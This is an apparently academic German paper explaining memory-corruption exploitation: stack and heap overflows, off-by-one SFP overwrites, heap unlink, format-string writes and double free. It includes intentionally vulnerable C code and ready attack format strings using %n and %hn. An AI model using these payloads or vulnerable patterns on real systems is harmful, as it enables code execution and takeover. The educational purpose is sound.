Implementation vulnerabilites and detection

Christopher Holm, Department of Informatics, University of Hamburg, 3holm@informatik.uni-hamburg.de
Timo Schäpe, Department of Informatics, University of Hamburg, 3schaepe@informatik.uni-hamburg.de
Christopher Schwardt, Department of Informatics, University of Hamburg, 3schward@informatik.uni-hamburg.de
Benjamin Wagrocki, Department of Informatics, University of Hamburg, 2wagrock@informatik.uni-hamburg.de

Abstract: Schwachstellen in Software stellen ein hohes Sicherheitsrisiko dar und sind ein häufiger Grund für kompromittierte Rechnersysteme. Hier soll ein Überblick über bekannte Schwachstellen gegeben werden, es wird demonstriert, wie sich diese ausnutzen lassen, und auf die sich daraus ergebenden Konsequenzen eingegangen. Außerdem werden zu jeder Schwachstelle mögliche Gegenmaßnahmen beschrieben und deren Funktionsweise eingehender betrachtet. Weiterhin wird die Frage behandelt, ob diese Maßnahmen robust genug sind oder ob es dennoch Möglichkeiten gibt, sie zu umgehen.

Traditionelle Software-Schwachstellen

Dieser Abschnitt soll eine kurze Einführung in die „traditionellen“ Software-Schwachstellen darstellen. Es wird die Entstehung der Schwachstellen erläutert und die grundlegende Technik vorgestellt, wie diese von einem Angreifer ausgenutzt werden können. Kenntnisse über die Funktionsweise des Prozess- und Speichermanagements, speziell die des Stacks, werden vom Leser vorausgesetzt, da die Erklärungen hierzu den den Rahmen dieser Arbeit sprengen würden. Für weiterführende und tiefergehende Informationen und auch zur genauen Funktionsweise des Stacks sei hier dem Leser [Klein2003] empfohlen.

Bei der Beschreibung der Schwachstellen und deren Ausnutzung haben wir uns auf die IA32-Architektur konzentriert. Während sich die hier speziell vorgestellten Techniken an dieser Architektur orientieren, ist das Prinzip durchaus auf andere Architekturen übertragbar.

Das Prinzip und die Existenz der hier aufgeführten Schwachstellen sind schon über etliche Jahre bekannt. Wie am Beispiel des Buffer Overflows zu sehen ist, dessen Bekanntwerden auf 1996 datiert wird [One1996], hat die Problematik aber nicht an Aktualität verloren. Auf den Mailinglisten und in den Nachrichten verschiedener sicherheitsrelevanter Organisationen wie Cert [Cert2007] und Securityfocus/Bugtraq [Bugtraq] tauchen immer wieder Meldungen über Schwachstellen in Software auf, die auf Buffer Overflows basieren [Tomcat2007, Snort2007, Tcpdump2007].

Buffer Overflow-Schwachstellen

Einführung

Ein Buffer Overflow ist in verschiedenen Programmiersprachen zu finden. Zur Erläuterung der Funktionsweise wird in dieser Arbeit aufgrund ihrer Verbreitung die Sprache C herangezogen. Im Allgemeinen beschrieben, wird bei einem Buffer Overflow eine Datenmenge in einen Speicherbereich geschrieben, dessen Kapazität nicht ausreichend für diese Menge ist.

In C bedeutet dies im Speziellen, dass ein deklariertes Array mit einer bestimmten Datenmenge gefüllt wird, dessen Größe die Größe des Arrays übersteigt. Dies ist möglich, da zur Laufzeit eines C-Programmes keine Informationen über die Größe eines Arrays verfügbar sind. Das Schreiben von Daten über die Grenzen des Arrays hinaus kann dazu genutzt werden, sensitive Daten zu überschreiben. Dies können wichtige Steuerinformationen sein, die dem Angreifer ermöglichen, in den Ablauf des Programmes einzugreifen.

Klassische stackbasierte Buffer Overflows

Bekannterweise wächst der Stack bei der IA32-Architektur nach unten, also in Richtung der niedrigeren Adressen. Der Stack wird während der Ausführung eines Prozesses in Stackframes eingeteilt. Dabei beinhaltet jeder Stackframe die nötigen Informationen zu der dazugehörigen Funktion. Zu diesen Informationen gehören unter anderem lokale Variablen, die Adresse des vorhergehenden Stackframes („SFP“, saved frame pointer) und die Rücksprungadresse („RIP“, return instruction pointer), wie in Abbildung 1 dargestellt.

Bei der Deklaration eines Arrays wird auf dem Stack in dem Bereich der lokalen Variablen der nötige Speicherbereich reserviert. Beim Speichern von Daten in das Array werden diese nun in den reservierten Speicherbereich geschrieben. Dabei erfolgt das Schreiben vom Anfang des Arrays in Richtung der höheren Adressen, also entgegengesetzt zur Wachstumsrichtung des Stacks. Da die Funktionsparameter sowie Steuerungsinformationen, wie SFP und RIP, noch vor den lokalen Variablen auf dem Stack abgelegt werden, befinden diese sich nun oberhalb des Arrays. In bestimmten Fällen kann nun ein Angreifer die Steuerinformation, speziell den RIP, mit eigenen Informationen überschreiben.



Abbildung 1: Stacklayout eines C-Programms

Ein Angreifer kann durch ein Buffer Overflow in einer Funktion die Rücksprungadresse der Funktion mit sinnlosen Werten überschreiben. Sobald die Funktion beendet wird und die Kontrolle des Programmflusses an die vorherige Funktion zurückgeht, wird die Rücksprungadresse in den Instruction Pointer kopiert. Da die Adresse auf ein Feld zeigt, in dem keine gültige Instruktion zu finden ist, bricht das Programm mit einem „Segmentation Fault“ ab. Solche Denial-of-Service Attacken sind relativ leicht herbeizuführen.

Schwieriger ist die gezielte Überschreibung des RIP. Wenn dies gelingt, ist ein Angreifer dazu in der Lage den Kontrollfluss des Programmes zu übernehmen und eigenen Code („Payload“) auszuführen. Besitzt das Programm mit der Buffer Overflow-Schwachstelle Root-Rechte, wird der eingeschleuste Code mit Root-Rechten ausgeführt. Dieser Umstand wird meistens dazu ausgenutzt, dass durch den eingeschleusten Code eine Shell mit Root-Rechten gestartet wird, womit der Angreifer die volle Kontrolle über den Rechner bekommt.



Abbildung 2: Klassischer stackbasierter Buffer Overflow

Die konkrete Umsetzung ist in Abbildung 2 zu sehen.

Der Angreifer schreibt seinen Payload zuerst in den Puffer. Weiterhin wird dann der Puffer über seine Grenzen hinaus mit der Adresse des Payloads überschrieben.

Dies hat zur Folge, dass somit alle Felder, die oberhalb des Puffers liegen, mit der Adresse des Payloads überschrieben werden, unter anderem auch der SFP und der RIP. Wenn, bezogen auf das Beispiel in Abbildung 2, die Ausführung von der Funktion f1 zurück in die Funktion f0 springt, wird der überschriebene Wert der Rücksprungadresse in den Instruction Pointer geschrieben. Nun befindet sich diesmal an dem Feld, auf das die Adresse in dem Instruction Pointer verweist, gültiger Code, nämlich der Payload des Angreifers. Dieser wird nun mit den Rechten des Programmes ausgeführt.

Off-by-Ones und Frame Pointer Overwrites

Eine Off-by-One-Schwachstelle bezeichnet den Überlauf eines Puffers um genau ein Byte. Verursacht wird dies durch eine fehlerhafte Angabe der Puffergröße. Im folgenden ein Codebeispiel:

```
char puffer[16];
int i;
for(i = 0; i <= 16; i++)
 puffer[i] = eingabe[i];
```

Dem Puffer können hier nun 17 anstelle von 16 Bytes übergeben werden. In C besitzt das erste Element in einem Array den Index 0. Somit ergibt sich, bezogen auf das Array in dem obigen Codebeispiel, der Index 15 für das letzte Element. Der Index 16 ermöglicht somit einen Ein-Byte-Pufferüberlauf.



Abbildung 3: Off-by-One Buffer Overflow

Da die Variablen und Steuerinformation auf dem Stack so nah beieinander liegen, unterscheiden sich die Stackadressen häufig nur im letzten Byte. Den RIP zu verändern ist mit einem Off-by-One-Overflow nicht möglich. Wenn sich der SFP aber direkt über dem Puffer befindet, kann der Angreifer mit einem Pufferüberlauf das letzte Byte, *Least Significant Byte* („LSB“) des gespeichertes Framepointers überschreiben. Die Abbildung 3 zeigt dies anschaulich. Der Angreifer füllt den Puffer mit

- dem Payload,

- der neuen Adresse des SFP f0,
- der neuen Adresse des RIP f0, die auf den Payload zeigt

und überschreibt das LSB des SFP f1. Der Wert des SFP wird so abgeändert, dass bei dem Rücksprung in die Funktion f0 der Stackpointer nicht an den Beginn der Funktion f0 gesetzt wird, sondern auf die neue Adresse SFP f0, die sich innerhalb des Puffers von Funktion 1 befindet. Die Rücksprungadresse RIP f1 wird ganz normal in den Instruction Pointer kopiert und der Programmfluss wird in der Funktion f0 fortgeführt. Beginnt nun der Epilog der Funktion f0, wird die neue Stackpointeradresse aus dem Puffer ausgelesen und der Stackpointer dorthin kopiert. Da sich der die Rücksprungadresse immer 4 Bytes über den SFP befindet, wird von dort nun die neue Rücksprungadresse, die auf den Payload zeigt, ausgelesen und in den Instruction Pointer kopiert. Im nächsten Schritt wird dann der Payload des Angreifers ausgeführt.

Die Technik, den SFP anstatt des RIP abzuändern, findet auch Anwendung bei klassischen Buffer Overflows. Wird der RIP durch bestimmte Sicherheitsmaßnahmen geschützt (siehe folgende Kapitel), ist es dem Angreifer nicht mehr möglich, den RIP zu überschreiben. Hier ist sein Ziel dann der ungeschützte SFP.

Heap Overflows

Auf dem Heap wird Speicher dynamisch bei Bedarf zugewiesen. Technisch gesehen ist auf dem Heap die gleiche Möglichkeit eines Buffer Overflows wie auf dem Stack gegeben. Zu beachten hierbei ist nur, dass der Heap, im Gegensatz zum Stack „nach oben wächst“.

Da aber keine Rücksprungadressen auf dem Heap abgelegt werden, kommt hier eine andere Technik zum Einschleusen und Ausführen von Payload zum Einsatz. Dazu folgt nun ein sehr kurzer Überblick über die Funktionsweise des Heaps. Danach wird gezeigt, wie sich hierbei eine Schwachstelle ergibt, die dazu ausgenutzt werden kann, eingeschleusten Code zur Ausführung zu bringen.



Abbildung 4: Mögliches Layout auf dem Heap

Auf Abbildung 4 ist ein mögliches Layout, welches auf dem Heap vorkommen kann, dargestellt. Ein zugewiesener Speicherbereich, mit Chunk 1 benannt, beinhaltet in dem Feld *prev_size* die Größe des vorhergehenden Chunks, sofern dieser nicht zugewiesen ist. In dem Feld *size* ist die Größe von Chunk 1 angegeben. Danach folgen die Daten, die dort abgelegt werden. Direkt danach (hier unter dem Chunk 1 dargestellt) folgt der nächste Chunk, als Chunk 2 bezeichnet, dessen Speicherbereich nicht zugewiesen ist. Das *prev_size*-Feld existiert hier nicht, da Chunk 1 zugewiesen ist. Der *Forward Pointer* (fd) zeigt auf den vorhergehenden, freien Chunk derselben Größe. Der *Backward Pointer* (bk) zeigt auf den nachfolgenden, freien Chunk derselben Größe. Hieraus ist schon zu erkennen, dass die Organisation von freien Chunks auf dem Heap durch doppelt verkettete, in sich geschlossene Listen erfolgt, deren Elemente alle Chunks gleicher Größe sind. Dabei ist weiterhin zu beachten, dass, sobald sich zwei freie Chunks nebeneinander befinden, die beiden zu einem großen Chunk zusammengefasst werden. Genau dieses Zusammenfassen kann sich ein Angreifer zunutze machen, um an eine beliebige Adresse einen beliebigen Wert zu schreiben.



Abbildung 5: Buffer Overflow auf dem Heap

Auf Abbildung 5 ist zu sehen, was passiert, wenn in den Puffer in Chunk 1 mehr Daten als vorgesehen geschrieben werden. Die Steuerinformation des nachfolgenden Chunks, nämlich *size, Forward Pointer und Backward Pointer*, werden überschrieben. Dies geschieht gezielt mit Angaben durch den Angreifer. Der *Forward Pointer* wird mit einer Adresse überschrieben, die 12 Bytes vor der Rücksprungadresse auf dem Stack liegt. Der *Backward Pointer* wird mit der Adresse überschrieben, die auf einen, voher im Puffer abgelegten, Sprungebefehl zeigt. Dieser Sprungbefehl springt 4 Bytes weiter, auf den sich auch im Puffer befindlichen Payload.

Wird im Programmverlauf Chunk 1 durch die Funktion `free()` wieder freigegeben, wird erkannt, dass zwei freie Chunks beieinander liegen. Bei der Zusammenfügung von Chunk 1 und Chunk 2 zu einem großen Chunk kommt das `unlink()`-Makro ins Spiel. Dieses entfernt Chunk 2 aus der doppelt verketteten Liste, indem an die Adresse, auf die der *Forward Pointer* zeigt, der Wert aus dem Feld *Backward Pointer* geschrieben wird. Genauso wird an die Adresse, auf die der *Backward Pointer* zeigt, der Wert aus dem Feld *Forward Pointer* geschrieben. In Kurzform sieht das folgendermaßen aus:

```
Chunk2->fd->bk = Chunk2->bk
Chunk2->bk->fd = Chunk2->fd
```

Die Implementierung in C spricht den *Forward Pointer* und den *Backward Pointer* mit Offsets an:

```
*(Chunk2->fd+12) = Chunk2->bk
*(Chunk2->bk+8) = Chunk2->fd
```

Aus den Angaben der Implementierung geht hervor, warum der *Forward Pointer* mit einer Adresse überschrieben wird, die 12 Bytes vor der Rücksprungadresse liegt, die der Angreifer manipulieren möchte. Die 12 Bytes werden bei dem Entfernen des Chunks aus der Liste auf den Wert des *Forward pointers* addiert. An diese Stelle wird dann der Wert aus dem Feld *Backward Pointer* geschrieben, nämlich die Adresse des Sprungbefehls. Außerdem wird ersichtlich, warum der Sprungbefehl benötigt wird. Der Offset 8 wird auf die Adresse, die sich im *Backward Pointer* befindet, hinzuaddiert. Dort wird dann der Wert aus dem *Forward Pointer* abgelegt. Mit dem Sprungbefehl wird nun über dem hinterlegten Wert, der dort nicht zu gebrauchen ist, zu dem eigentlichen Payload gesprungen. Wird nun der Epilog der Funktion aufgerufen und der RIP in den Instruction Pointer geschrieben, verweist dieser nun auf den Payload und dieser wird ausgeführt.

Format-String-Schwachstellen

Einführung

Format-String-Schwachstellen treten nicht so häufig auf und ihr Erscheinen ist auch noch relativ jung im Gegensatz zu den Buffer Overflow-Schwachstellen. Trotzdem sind Format-String-Schwachstellen als gefährlich zu betrachten, da sie im günstigsten Fall dem Angreifer erlauben, einen beliebigen Wert an eine Adresse seiner Wahl zu schreiben, ähnlich den Buffer Overflows auf dem Heap. Die nächsten Absätze geben einen kurzen Überblick, was Format-Strings sind, wie eine Schwachstelle entsteht und wie diese dann durch einen Angreifer ausgenutzt werden kann.

Der Format-String

In C werden Format-String-Anweisungen dazu benutzt, das Ausgabeformat von Datentypen zu formatieren. Eine Formatfunktion erwartet eine Anzahl von Argumenten, wobei ein Argument ein Format-String sein muss. Der Format-String besteht aus einer Reihe von Zeichen und bestimmten Steuerzeichen, die mit einem % beginnen. Der Format-String wird nun durch die Ausgabefunktion Zeichen für Zeichen ausgegeben, bis ein % gefunden wird. Auf ein % folgt das Steuerzeichen, das angibt, in welchem Format der Parameter ausgegeben wird. Dieser Parameter wird von der Formatfunktion vom Stack eingelesen und in dem richtigen Format ausgegeben. Ein Beispiel:

```
printf("%d - %d = %d", a, b, c);
```

Dieser Aufruf bedeutet, dass als erstes Argument der `printf()`-Funktion der Format-String „`%d - %d = %d`“ auf dem Stack erwartet wird. Die Variablen a, b und c werden dann an zweiter, dritter und vierter Position auf dem Stack, relativ vom `printf()`-Call vermutet. Die Format-String-Anweisung `%d` bedeutet, dass die übergebenen Parameter als Dezimalzahlen ausgegeben werden.

Eine Schwachstelle entsteht nun, wenn ein User bzw. ein Angreifer die volle Kontrolle über einen Format-String besitzt, die einer Formatfunktion übergeben wird. Zum Beispiel wäre die folgende Zeile eine Schwachstelle:

```
printf(eingabe);
```

Das Argument `eingabe` ist eine Eingabe, die von einem User frei generiert werden kann. Ein Angreifer ist nun in der Lage, der Formatfunktion mehrere Format-String-Anweisungen zu geben, deren Positionen jeweils auf dem Stack angenommen werden, dort aber nicht zu finden sind, da sie als Parameter der Formatfunktion fehlen.

Einschleusen von Code

Von einem Angreifer kann dies ausgenutzt werden, eigenen Payload auszuführen. Wichtig ist hier die folgende Format-Anweisung: `%n`. Mit dieser Anweisung wird die Anzahl der bis zum Auftreten der Anweisung ausgegebenen Zeichen an die im Parameter übergebene Adresse gespeichert. Ist der Angreifer nun in der Lage, an einer Stelle auf dem Stack die Adresse zu hinterlegen, die er manipulieren möchte, ist es ihm zum Beispiel möglich, eine Rücksprungadresse zu überschreiben. Der folgende kurze Quellcode zeigt eine solche Format-String-Schwachstelle auf:

```
0   void func(char *str){
1     char buf[256];
2     strncpy(buf, str, sizeof(buf) - 1);
3     buf[sizeof(buf)] = \0;
4     printf(buf);
5   }
6
7   int main(int argc, char **argv){
8     if (argc > 1)
9       func(argv[1]);
10    printf(\nProgramm wird beendet ...\n);
11    return 0;
12  }
```

Der `main()`-Funktion wird hier ein Argument übergeben, welches wieder der Unterfunktion `func()` übergeben wird. Dort wird der Eingabestring in den Buffer *buf* kopiert und ausgegeben (Zeile 4). Genau hier ist auch die Format-String-Schwachstelle zu finden. Ein Angreifer kann die Adresse, die er manipulieren möchte, und weitere Format-String-Anweisungen dem Programm als Argument übergeben. Das komplette Argument wird in ein Array, welches auf

dem Stack liegt, geschrieben und danach durch die `printf()`-Funktion ausgegeben.

Auf dem Stack, nämlich in dem Array, ist nun die zu manipulierende Adresse hinterlegt. Der übergebene String des Angreifers muss nun eine so geeignete Format-String-Anweisung beinhalten, dass die Format-String-Anweisung `%n` genau die auf dem Stack gespeicherte Adresse als Parameter ausliest. Ausserdem müssen vor der `%n`-Anweisung genügend Zeichen durch die Formatfunktion ausgegeben worden sein, so daß die Anzahl der ausgegebenen Zeichen genau dem Wert entspricht, der in die zu manipulierende Adresse geschrieben werden soll. Durch mehrere Aufrufe des Programmes mit der Format-String-Anweisung *%x* als Parameter kann ein Angreifer nun den Offset zwischen dem `printf()`-Call und dem Array *buf* herausfinden, in dem die zu manipulierende Adresse gespeichert ist. Die Format-String-Anweisung `%x` bewirkt hierbei, dass der gefundene Parameter als Hexwert ausgegeben wird. Dieser Offset kann mit als Parameter der `%n`-Format-String-Anweisung übergeben werden. Mit der Anweisung *%<Offset>$n* wird nicht an der Stelle, an der sich normalerweise der Parameter für die Format-String-Anweisung befindet, der Wert geholt, sondern es werden soviele Bytes, wie der Offset angibt, übersprungen und von dort wird der Wert gelesen. *%4$n* bedeutet hierbei, dass sich die übergebene Adresse 4 Bytes über dem Wert befindet, wo sich normalerweise der Parameter der `%n`-Anweisung befände. An dieser Stelle ist es dem Angreifer nun möglich, eine Rücksprungadresse mit einer Adresse zu überschreiben, an der er eigenen Payload hinterlegt. Eine geeignete Stelle, den Payload zu hinterlegen, wäre zum Beispiel, ihn als eine Umgebungsvariable zu exportieren und dann den RIP mit der Adresse der Umgebungsvariablen zu überschreiben.

Um den Wert an die zu manipulierende Adresse zu schreiben, gibt es verschiedene Möglichkeiten, die im Folgenden kurz vorgestellt werden.

One-Shot-Methode

Die einfachste Methode ist, die Adresse, die auf den Stack geschrieben werden soll, mit einem Schreibvorgang zu schreiben. Dabei wird vorher die zu schreibende Adresse von der Hexadezimalschreibweise in eine Dezimalzahl umgewandelt. Hier ein Beispiel, wie die einzelnen Informationen zu einem Angriffs-Format-String zusammengefügt werden. In dem Beispiel soll die Adresse *0xbfffaff4* manipuliert und mit dem Wert *0x8048640* beschrieben werden.

```
zu schreibender Wert in Hex: 0x08048640
zu schreibender Wert in Dez: 134514240
```

Von diesem Wert müssen dann 4 Bytes subtrahiert werden, da diese 4 Bytes schon im Format-String auftauchen, nämlich die Adresse, an die geschrieben werden soll: $134514240 - 4 = 134514236$. Da die Stackadressen, umgewandelt in Dezimalzahlen, ziemlich große Zahlen ergeben, wird eine spezielle Eigenart der Format-String-Anweisungen ausgenutzt, um die nötige Zeichenzahl zu erreichen und so der Formatfunktion vorzutäuschen, dass schon so viele Zeichen ausgegeben wurden. Mit der Angabe *%.<Zahl>x* wird eine Hexadezimalausgabe mit so vielen Stellen, wie in *<Zahl>* angegeben, generiert. Der weiter oben beschriebenen Offset wird mit 4 angenommen. Der vollständige Format-String sieht dann folgendermaßen aus:

```
\xf4\xaf\xff\xbf%.134514236x%4$n
```

Short-Write-Methode

Da die im vorigen Abschnitt vorgestellte Methode ziemlich großen Anspruch an den Speicher und CPU stellt und dieser Angriff womöglich bei langsamen Rechensystemen mit wenig Speicher gar nicht durchführbar ist oder zumindestens länger dauern würde, ist es möglich, Werte auch mit der Short-Write-Methode auf den Stack zu schreiben.
Bei dieser Methode wird der zu schreibende Hexadezimalwert in zwei Teile geteilt und diese werden einzeln in Dezimalzahlen umgewandelt. Hierbei wird nicht die `%n`-Anweisung zum Schreiben genommen, sondern `%hn`, die nicht 4 Bytes aufeinmal beschreibt, sondern nur zwei. So werden anstelle eines großen 4-Byte Wertes zweimal kleinere 2-Byte Werte geschrieben.

Hierzu ein Beispiel, in dem der zu schreibende Wert *0x8048640* mithilfe der Short-Write-Methode geschrieben wird. Als erstes wird dieser Hexwert in zwei Teile geteilt und jeweils in Dezimalwerte umgewandelt:

```
erster Teil in Hex: 0x0804
erster Teil in Dez: 2052
zweiter Teil in Hex: 0x8640
zweiter Teil in Dez: 34368
```

Als nächstes ist noch die Adresse, an die geschrieben werden soll, anzugeben. Da nun zwei Schreibvorgänge stattfinden, müssen auch zwei Adressen übergeben werden. Die erste Adresse ist diesselbe Adresse aus dem Beispiel im Kapitel One-Shot-Methode: *0xbfffaff4*. Da aber nur 2 Bytes an diese Stelle geschrieben werden, müssen noch 2 Bytes auf die Adresse addiert werden. Als Adressen ergeben sich nach der Rechnung:

```
erste Adresse: 0xbfffaff4
zweite Adresse: 0xbfffaff4 + 2 = 0xbfffaff6
```

Um den Format-String zu vervollständigen, werden noch die richtigen Zahlen gebraucht, die angeben, wie viele Zeichen schon geschrieben worden sind. Da wir zweimal Werte schreiben, sind zwei Werte dafür zu berechnen. Dabei wird von dem ersten zu schreibenden Wert 8 subtrahiert, da sich die Größe der beiden Adressen, an die geschrieben werden soll, auf 8 Bytes beläuft. Der zweite Wert wird berechnet, indem von dem zweiten zu schreibenden Wert der erste Wert subtrahiert wird. Daraus ergibt sich:

```
erste Wert: 2052 - 8 = 2044
zweiter Wert: 34368 - 2052 = 32316
```

Diese errechneten Informationen werden nun zu einem Angriffs-Format-String zusammengefügt und dem Programm mit der Format-String-Schwachstelle übergeben. Dabei sieht der fertige String folgendermaßen aus:

```
\xf6\xaf\xff\xbf\xf4\xaf\xff\xbf%.2044x%4$hn
%.32316x%5$hn
```

Hierbei ist zu sehen, dass der Offset beim zweiten `%hn` um eins erhöht wurde, da dort die zweite Adresse liegt, an die geschrieben werden soll. Um eigenen Code auszuführen, muss der Angreifer an der Adresse *0x8048640* zuvor den Payload platziert haben.

Ein Problem entsteht jedoch, wenn der zweite zu schreibende Teil der Adresse kleiner als der erste Teil ist. Durch die Eigenart der `%n`-Anweisung wird immer die Anzahl der schon ausgegebenen Zeichen abgespeichert. Diese Anzahl kann sich aber nur vergrößern und nicht verkleinern, deswegen gilt: Der erste zu schreibende Wert

muss kleiner sein als der zweite. Wenn, anders als im hier vorgestellten Beispiel, der erste Teil der Adresse größer ist, gibt es jedoch eine Möglichkeit, die Adresse dennoch zu schreiben. Der zweite, kleinere Teil der Adresse wird einfach zuerst geschrieben. Bei dieser Methode muss darauf geachtet werden, dass auch die Adresswerte zu Beginn des Format-Strings angepasst werden.

Per-Byte-Write-Methode

Wie der Name schon erahnen lässt, werden bei der Per-Byte-Write-Methode alle 4 Bytes der Adresse einzeln auf den Stack geschrieben. Diese Methode hat im Gegensatz zu der oben beschriebenen Short-Write-Methode den Vorteil, dass sie auch auf Systemen, die noch eine ältere (G)libc-Version (<=libc5) einsetzen, benutzt werden kann. Es wird dabei ähnlich wie bei der Short-Write-Methode vorgegangen. Die vier Adressen, an die geschrieben werden soll, bilden den Anfang des Format-Strings. Da jedes Byte einzeln geschrieben wird, unterscheiden sich dabei die Adressen nur um 1 Byte. Darauf folgen dann die einzelnen Werte, die geschrieben werden sollen und die Format-String-Anweisung `%n` mit den nötigen Offsets. Ein Problem, welches dabei entsteht, muss beachtet werden: Da mit der Format-String-Anweisung `%n` gearbeitet wird, somit also immer 4 Bytes geschrieben werden, verändern sich die hinter der eigentlich zu manipulierenden Adresse folgenden Bytes auch. Dies kann, wenn es sich bei diesen Daten um Steuerinformationen handelt, zu unerwarteten Ergebnissen führen.

Dangling Pointer References

Einführung

Bei den Dangling Pointer References handelt es sich ebenfalls um eine Schwachstelle auf dem Heap. Diese kommt zustande, wenn derselbe Speicherbereich zweimal mit der Funktion `free()` freigegeben wird, weswegen diese Schwachstelle auch *double free bug* genannt wird.

Wie schon aus dem vorherigen Absatz bekannt ist, wird die Organisation auf dem Heap durch eine doppelt verkettete Liste realisiert. Wird ein Speicherbereich freigestellt, muß dieser mittels Setzen des *Forward Pointers* und *Backward Pointers* in die Liste freier Chunks derselben Größe eingefügt werden.

Schwachstelle

Nehmen wir an, Chunk 3 soll zwischen Chunk 1 und Chunk 2 eingefügt werden. Der *Forward Pointer* von Chunk 3 wird auf Chunk 1 gesetzt und der *Backward Pointer* zeigt auf Chunk 2. Genauso werden auch die Pointer von Chunk 1 und 2 geändert. Der *Backward Pointer* von Chunk 1 und der *Forward Pointer* von Chunk 2 zeigen beide auf Chunk 3. In Kurzform sieht das folgendermaßen aus:

```
BK = Chunk2
FD = BK->fd
Chunk3->bk = BK
Chunk3->fd = FD
FD->bk = BK->fd = Chunk3
```

Wird der `free()`-Befehl zweimal auf denselben Speicherbereich Chunk 3 angewendet, wird Chunk 3 beim ersten `free()` in die Liste mit eingehängt. Da Chunk 3 aber in der Liste der freien Chunks schon vorhanden ist, wird beim zweiten `free()` quasi versucht, Chunk 3 zwischen Chunk 1 und sich selbst einzufügen. In Kurzform:

```
BK = Chunk3
FD = Chunk3->fd
Chunk3->bk = BK = Chunk3
Chunk3->fd = FD
FD->bk = Chunk3->fd = Chunk3
```

Das Ergebnis ist grafisch in Abbildung 6 zu sehen.

